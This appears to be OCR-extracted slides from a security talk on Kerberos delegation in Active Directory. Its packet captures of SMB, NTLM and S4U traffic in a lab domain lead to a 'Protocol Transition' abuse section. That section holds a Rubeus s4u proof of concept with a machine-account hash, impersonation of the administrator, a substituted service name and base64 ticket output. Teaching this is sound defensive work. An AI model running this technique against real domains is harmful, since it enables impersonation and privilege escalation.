
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator
AS
NTDS
TGS
Vegeta
HTTP
TS
CIFS
TS
TS

AP-REP (SMB)

- AP-REP through SMB
- ST encrypted with session key
- Mutual authentication between Web01 and Sql01



```
▾ SMB2 (Server Message Block Protocol version 2)
  ▸ SMB2 Header
  ▾ Session Setup Response (0x01)
      [Preauth Hash: 8b937fc5b8f278aa859bcde86e0adaffde7d25cf855070d7…]
    ▸ StructureSize: 0x0009
    ▸ Session Flags: 0x0000
      Blob Offset: 0x00000048
      Blob Length: 184
    ▾ Security Blob: a181b53081b2a0030a0100a10b06092a864882f712010202…
      ▾ GSS-API Generic Security Service Application Program Interface
        ▾ Simple Protected Negotiation
          ▾ negTokenTarg
              negResult: accept-completed (0)
              supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
              responseToken: 60819706092a864886f71201020202006f8187308184a003…
            ▾ krb5_blob: 60819706092a864886f71201020202006f8187308184a003…
                KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
                krb5_tok_id: KRB5_AP_REP (0x0002)
              ▾ Kerberos
                ▾ ap-rep
                    pvno: 5
                    msg-type: krb-ap-rep (15)
                  ▾ enc-part
                      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                    ▾ cipher: 0820dd7225d216f9f069346ca3dff47f2869fce7e133646a…
                      ▾ encAPRepPart
                          ctime: 2021-04-14 20:27:25 (UTC)
                          cusec: 38
                        ▸ subkey
                          seq-number: 359114292
```



AS

NTDS

TGS

Vegeta

TGT

ST

ST

TS

15:00


HTTP
Response

HTTP

CIFS

🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator

www.crummie5.club



```
10.11.3.112    10.11.3.12     HTTP     406 GET / HTTP/1.1 , NTLMSSP_NEGOTIATE
10.11.3.12     10.11.3.112    HTTP     845 HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
10.11.3.112    10.11.3.12     HTTP     982 GET / HTTP/1.1 , NTLMSSP_AUTH, User: CAP\vegeta_sa
10.11.3.12     10.11.3.5      KRB5    1586 TGS-REQ
10.11.3.5      10.11.3.12     KRB5    1566 TGS-REP
10.11.3.12     10.11.3.5      KRB5    2658 TGS-REQ
10.11.3.5      10.11.3.12     KRB5    1805 TGS-REP
10.11.3.12     10.11.3.10     SMB2    2068 Session Setup Request
10.11.3.10     10.11.3.12     SMB2     314 Session Setup Response
10.11.3.12     10.11.3.112    HTTP    4179 HTTP/1.1 200 OK  (text/html)
```

NTLM Authentication

S4U2Self
TGT +
Authenticator +
Principal

S4U2Proxy
TGT + Authenticator + ST

HTTP Response

Listing \\sql01.capsule.corp\ShareSupport\

10.11.3.112	-	CLIENT
10.11.3.12	-	WEB01
10.11.3.10	-	SQL01
10.11.3.5	-	DC01

Abusing Protocol Transition


- An account configured with Protocol Transition can invoke S4U2Self to impersonate any user and obtain a Forwardable ST to be used with S4U2Proxy

- Even if msDS-AllowedToDelegateTo is configured with specific services of a service account, you can modify your Forwardable ST to target others from the same service account
  - The service name of a ST is in plaintext and can be subsituted

- Example: cifs/sql01.capsule.corp → HTTP/sql01.capsule.corp

PoC

Rubeus first requests a TGT on behalf of Web01 using the specified credentials




```
PS C:\Tools> .\Rubeus.exe s4u /impersonateuser:administrator /user:web01$ /rc4:987af3a017f733f09
da64e322a0ffcdc /msdsspn:cifs/sql01.capsule.corp /altservice:http/sql01.capsule.corp /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: S4U

[*] Using rc4_hmac hash: 987af3a017f733f09da64e322a0ffcdc
[*] Building AS-REQ (w/ preauth) for: 'capsule.corp\web01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
      doIEzjCCBMqgAwIBBaEDAgEWooID5TCCA+FhggPdMIID2aADAgEFoQ4bDENBUFNVTEUuQ09SUKIhMB+gAwIBAqEYMB
YbBmtyYnRndBsMY2Fwc3VsZS5jb3Jwo4IDnTCCA5mgAwIBEqEDAgECooIDiwSCA4esVSdPmBaOFjms/4yAe2YXaxyRRcaob1
BN/POM25Vi+ulEc0L319tzLd+LM2/2oo7zuqABWGNpSwy0KX3N9+UetOoO4EyEpOBPvAQbD2aEgxq78MMw2Rzl30+bSybPBd
TC0yMSOh4036M/vDF82qpbISod3Niejya1bMXA1LLVG9BBfVLO1Y4WYxvxxzBUzKzeaNzMZq/k9O90AJebk+EC3b1AjZulzb
xvfSj6k6fCcjq/xYk0g9xj5Dpr3DAMUgg2J05s9GwmywaD09O8RRsSVK6IrjPGKvEYQuTWQMoRvn18V0nmP3NaLfZQ27jAdU
EXHhtYMr95JkznOiHiL3v7MvOnXbkznJTT+FMxA1R7B1qLj4IVqsO/j4yL1V3epzc0mZbFM9W++qnP/V2sPYfPhs851SjeXv
6WxS0gMacQe6lwgMjQTGUREwNOdysH0FeDajZav4B0c3iLbbZ5NlpERWGr+JANn9xGiuWXF0H5r3+has4Vzja4J98oJvWwfb
```

https://github.com/GhostPack/Rubeus

www.crummie5.club



```
[*] Action: S4U

[*] Using domain controller: dc01.capsule.corp (10.11.3.5)
[*] Building S4U2self request for: 'web01$@CAPSULE.CORP'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'web01$@CAPSULE.CORP'
[*] base64(ticket.kirbi):
```


```
      doIFWDCCBVSgAwIBBaEDAgEWooIEZjCCBGJhggReMIIEWqADAgEFoQ4bDENBUFNVTEUuQ09SUKITMBGgAwI
BAaEKMAgbBndlYjAxJKOCBCwwggQooAMCARKhAwIBAqKCBBoEggQWeNdb+7SQC3mlKYg9jiziZCodG1tlGzIogo//
+2IA6vVcKjAd4my4A2F6GWnGLKO8fepgXJAgFEeHJ7A3QL4eDleIsQ95oQtChmpYyXngmLxqgZz9+SIk9OrN3wIkT
EfBI8ROQAbCmvHmomcL7JVm1gs/bllMgivWzgvjQJmUtXA3RZNpwvfH2GrhZF1LOMIn1dpYPd4JlbIb84GBfIVYMK
VscA6xDAeOaL1tsNy0FARAbpLFevsboH1BElQIOD2FId3KBV08gbMXAOkaFUAq8iWhqeLMZnYPE5Di3wPsBiqMGXz
ohuDKMb5iXo359iX3zBxTlp5hBW/r5V6oiARRevetMNyhUXEm6Cz+j5H6YdTNbAeLbVKoLbHB2VqRmw5pUnxXbBvR
TCztt1xXCdWYCHUcYQ33l5vG8VaVntAMR4P1SRwfPDU96raiX9MQRD+VLurvO+8UBB88nLsGhHWnDpDqLTIKmrZ9g
5bwGKu39KXAOd2PDWMO7IzjnOpN8usEv3DpSpzVxZky39yyYSMeQiSv8uGkZYhAv0KlVKsTbkze16hNnEYovTjMkw
xwhrYEyDP7hw+PxCTDZZ9v1WzwNPhs3FHH54Uvb7nyBIa+s+Ite7dSXXlnDbDmiqp/YHe7rfqRjq0AsXfmhIcm3R9
kL93Se2FO2snhmcNi4OHL03oKGCfZ+KR+PDpeVfU3N0vPgSwx00ErhvZHXwPbo7uBKPaP1aRHOHrWxFc+mp48H1iv
```

It then invokes S4U2Self to obtain a ST in the name of Administrator

https://github.com/GhostPack/Rubeus

www.crummie5.club

